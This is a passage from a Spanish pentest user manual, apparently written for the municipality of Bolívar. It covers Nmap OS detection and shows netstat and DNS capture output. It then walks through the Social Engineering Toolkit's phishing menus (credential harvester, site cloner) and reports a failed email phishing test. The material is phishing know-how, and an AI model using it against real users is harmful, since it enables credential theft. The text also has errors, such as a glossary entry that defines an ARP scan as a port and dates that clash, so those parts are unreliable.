TTL y opciones TCP y analizar las respuestas para determinar la configuración TCP predeterminada del sistema operativo subyacente. También puede enviar paquetes UDP o ICMP y analizar las respuestas para identificar cómo se manejan estos paquetes en el sistema operativo objetivo.


Además, Nmap utiliza técnicas de detección pasiva para recopilar información sobre el sistema operativo, como la identificación de banners de servicios y la enumeración de puertos. También puede utilizar bases de datos de huellas digitales de sistemas operativos conocidos para comparar los resultados de las pruebas con perfiles de sistemas operativos previamente identificados.





Escaneo con Windows


Administrador: Símbolo del sistema - netstat -ao
Microsoft Windows [Versión 10.0.22621.1413]
(c) Microsoft Corporation. Todos los derechos reservados.
C:\Windows\System32>netstat -ao
Conexiones activas
Proto Dirección local Dirección remota Estado PID
TCP 0.0.0.0:135 ESTEBANHERRERA:0 LISTENING 1464
TCP 0.0.0.0:445 ESTEBANHERRERA:0 LISTENING 4
TCP 0.0.0.0:1042 ESTEBANHERRERA:0 LISTENING 9956
TCP 0.0.0.0:1043 ESTEBANHERRERA:0 LISTENING 9956
TCP 0.0.0.0:5040 ESTEBANHERRERA:0 LISTENING 6140
TCP 0.0.0.0:9012 ESTEBANHERRERA:0 LISTENING 19628
TCP 0.0.0.0:9013 ESTEBANHERRERA:0 LISTENING 19628
TCP 0.0.0.0:45769 ESTEBANHERRERA:0 LISTENING 2452
TCP 0.0.0.0:49664 ESTEBANHERRERA:0 LISTENING 1200
TCP 0.0.0.0:49665 ESTEBANHERRERA:0 LISTENING 1032
TCP 0.0.0.0:49666 ESTEBANHERRERA:0 LISTENING 1948
TCP 0.0.0.0:49667 ESTEBANHERRERA:0 LISTENING 3284
TCP 0.0.0.0:49669 ESTEBANHERRERA:0 LISTENING 4504
TCP 0.0.0.0:49673 ESTEBANHERRERA:0 LISTENING 1176
TCP 127.0.0.1:1042 ESTEBANHERRERA:63814 ESTABLISHED 9956
TCP 127.0.0.1:1042 ESTEBANHERRERA:63817 ESTABLISHED 9956
TCP 127.0.0.1:5939 ESTEBANHERRERA:0 LISTENING 6272
TCP 127.0.0.1:6800 ESTEBANHERRERA:0 LISTENING 20080
TCP 127.0.0.1:6800 ESTEBANHERRERA:63932 ESTABLISHED 20080
TCP 127.0.0.1:6800 ESTEBANHERRERA:63934 ESTABLISHED 20080
TCP 127.0.0.1:9012 ESTEBANHERRERA:63825 ESTABLISHED 19628
TCP 127.0.0.1:9100 ESTEBANHERRERA:0 LISTENING 5220
TCP 127.0.0.1:9180 ESTEBANHERRERA:0 LISTENING 5220
TCP 127.0.0.1:13010 ESTEBANHERRERA:0 LISTENING 5460
TCP 127.0.0.1:13030 ESTEBANHERRERA:0 LISTENING 6152
TCP 127.0.0.1:13030 ESTEBANHERRERA:49675 ESTABLISHED 6152
TCP 127.0.0.1:13031 ESTEBANHERRERA:0 LISTENING 7600
TCP 127.0.0.1:13032 ESTEBANHERRERA:0 LISTENING 7600



Captura de paquetes por DNS

```
     6 1.069902855   192.168.0.128         192.168.0.1           DNS
    88 22.632459938  192.168.0.1           192.168.0.128         DNS
   126 25.075847894  192.168.0.128         192.168.0.1           DNS
   133 30.080801156  192.168.0.128         192.168.0.1           DNS
   249 52.930980269  192.168.0.1           192.168.0.128         DNS
   440 59.618133043  192.168.0.128         192.168.0.1           DNS
   464 64.620972144  192.168.0.128         192.168.0.1           DNS
   491 68.001805290  192.168.0.1           192.168.0.128         DNS
   503 68.007750509  192.168.0.1           192.168.0.128         DNS
   577 73.453879380  192.168.0.128         192.168.0.1           DNS
   589 78.459868879  192.168.0.128         192.168.0.1           DNS
   593 81.247408153  192.168.0.128         192.168.0.1           DNS
   594 81.247448829  192.168.0.128         192.168.0.1           DNS
   610 86.248555309  192.168.0.128         192.168.0.1           DNS
   611 86.248603513  192.168.0.128         192.168.0.1           DNS
   624 89.675710962  192.168.0.1           192.168.0.128         DNS
   640 91.418468624  192.168.0.1           192.168.0.128         DNS
   642 91.418468704  192.168.0.1           192.168.0.128         DNS
   751 98.422779018  192.168.0.128         192.168.0.1           DNS
   764 99.147189193  192.168.0.1           192.168.0.128         DNS
   902 106.596728457 192.168.0.128         192.168.0.1           DNS
   909 110.579971258 192.168.0.1           192.168.0.128         DNS
   944 122.385510586 192.168.0.128         192.168.0.1           DNS
   947 127.389456697 192.168.0.128         192.168.0.1           DNS
   958 129.900822103 192.168.0.1           192.168.0.128         DNS
   968 129.901453111 192.168.0.1           192.168.0.128         DNS
  1036 155.794984246 192.168.0.128         192.168.0.1           DNS
  1062 160.797342555 192.168.0.128         192.168.0.1           DNS
  1139 177.721529718 192.168.0.1           192.168.0.128         DNS
  1243 183.978763029 192.168.0.128         192.168.0.1           DNS
  1256 188.981224694 192.168.0.128         192.168.0.1           DNS
  1264 192.093833066 192.168.0.1           192.168.0.128         DNS
  1587 200.436479944 192.168.0.128         192.168.0.1           DNS
  1650 200.768567149 192.168.0.1           192.168.0.128         DNS
  2468 205.992271686 192.168.0.128         192.168.0.1           DNS
  2479 206.169482700 192.168.0.1           192.168.0.128         DNS
```

4. Glosario

Término	Descripción
ARP SCAN	Un puerto de computadora es una interfaz de comunicación que puede conectarse a un dispositivo de entrada o salida. Cada puerto tiene un número identificador único conocido como número de puerto, que se utiliza para distinguirlo de otros puertos.

VULNERACIÓN WEB

Manual de Usuario

Por: Esteban Herrera E

Versión: 001

Fecha: 15/05/2023

HOJA DE CONTROL

Organismo	Gobierno Autónomo descentralizado de Bolívar		
Entregable	Manual de Usuario		
Autor	Esteban Herrera		
Prueba	001	**Fecha de Prueba**	15/05/2022
Aprobado por	Andrés Villarruel	**Fecha Aprobación**	15/05/2022
		Nº Total de Páginas	11

INDICE

1. DESCRIPCIÓN DEL SISTEMA 190

1.1 Objetivo 190

1.2 Alcance 190

1.3 Funcionalidad 190

2. MAPA DEL SISTEMA 190

3. GLOSARIO 197

1. DESCRIPCIÓN DEL SISTEMA

1.1 Objetivo

El objetivo principal del pentesting web, o prueba de penetración web, es evaluar la seguridad de una aplicación o sitio web identificando y aprovechando vulnerabilidades. El propósito de realizar un pentesting web es descubrir las debilidades de seguridad existentes en el sistema y proporcionar recomendaciones para fortalecer y mejorar la seguridad.

1.2 Alcance

La presente herramienta tiene como alcance ser empleada en todos los equipos informáticos del municipio de Bolívar.

1.3 Funcionalidad

La función principal del phishing web es engañar a los usuarios y obtener información confidencial, como contraseñas, datos bancarios o información personal sensible. El phishing web es una forma de ataque cibernético en la que los atacantes se hacen pasar por entidades legítimas, como bancos, tiendas en línea o servicios populares, para engañar a los

2. MAPA DEL SISTEMA


SET (Social Engineering Toolkit) es una herramienta incluida en Kali Linux, que es una distribución de Linux enfocada en seguridad y pruebas de penetración.

SET es una suite de herramientas de ingeniería social diseñada para ayudar a los profesionales de la seguridad a realizar pruebas de penetración y evaluar la seguridad de los sistemas mediante la simulación de ataques basados en ingeniería social.

El objetivo principal de SET es permitir a los expertos en seguridad llevar a cabo ataques controlados para evaluar la preparación de una organización frente a la ingeniería social y la concienciación de los empleados.

La herramienta incluye una variedad de módulos y funcionalidades que pueden ser utilizados para llevar a cabo ataques como el phishing, creación de sitios web falsos, envío de correos electrónicos de phishing y más.

Es importante destacar que SET debe utilizarse con responsabilidad y solo en entornos autorizados para pruebas legítimas de seguridad. El uso indebido de estas herramientas o la realización de ataques sin consentimiento puede ser ilegal y está estrictamente prohibido.





```
   1) Social-Engineering Attacks
   2) Penetration Testing (Fast-Track)
   3) Third Party Modules
   4) Update the Social-Engineer Toolkit
   5) Update SET configuration
   6) Help, Credits, and About

  99) Exit the Social-Engineer Toolkit

set>
```


```
   1) Java Applet Attack Method
   2) Metasploit Browser Exploit Method
   3) Credential Harvester Attack Method
   4) Tabnabbing Attack Method
   5) Web Jacking Attack Method
   6) Multi-Attack Web Method
   7) HTA Attack Method

  99) Return to Main Menu
```

```
  1) Web Templates
  2) Site Cloner
  3) Custom Import

 99) Return to Webattack Menu
```


La búsqueda de vulnerabilidades web es un proceso esencial para garantizar la seguridad de las aplicaciones y sitios web, y ayuda a los propietarios a protegerse contra posibles ataques y asegurar la información confidencial de los usuarios.




ATAQUE DE PISHING AL SISTEMA DE CORREO ELECTRONICO




En este intento de hacking no se logra tener un envió adecuado de las credenciales por lo que la seguridad para este sitio paso los niveles a nivel de phishing.



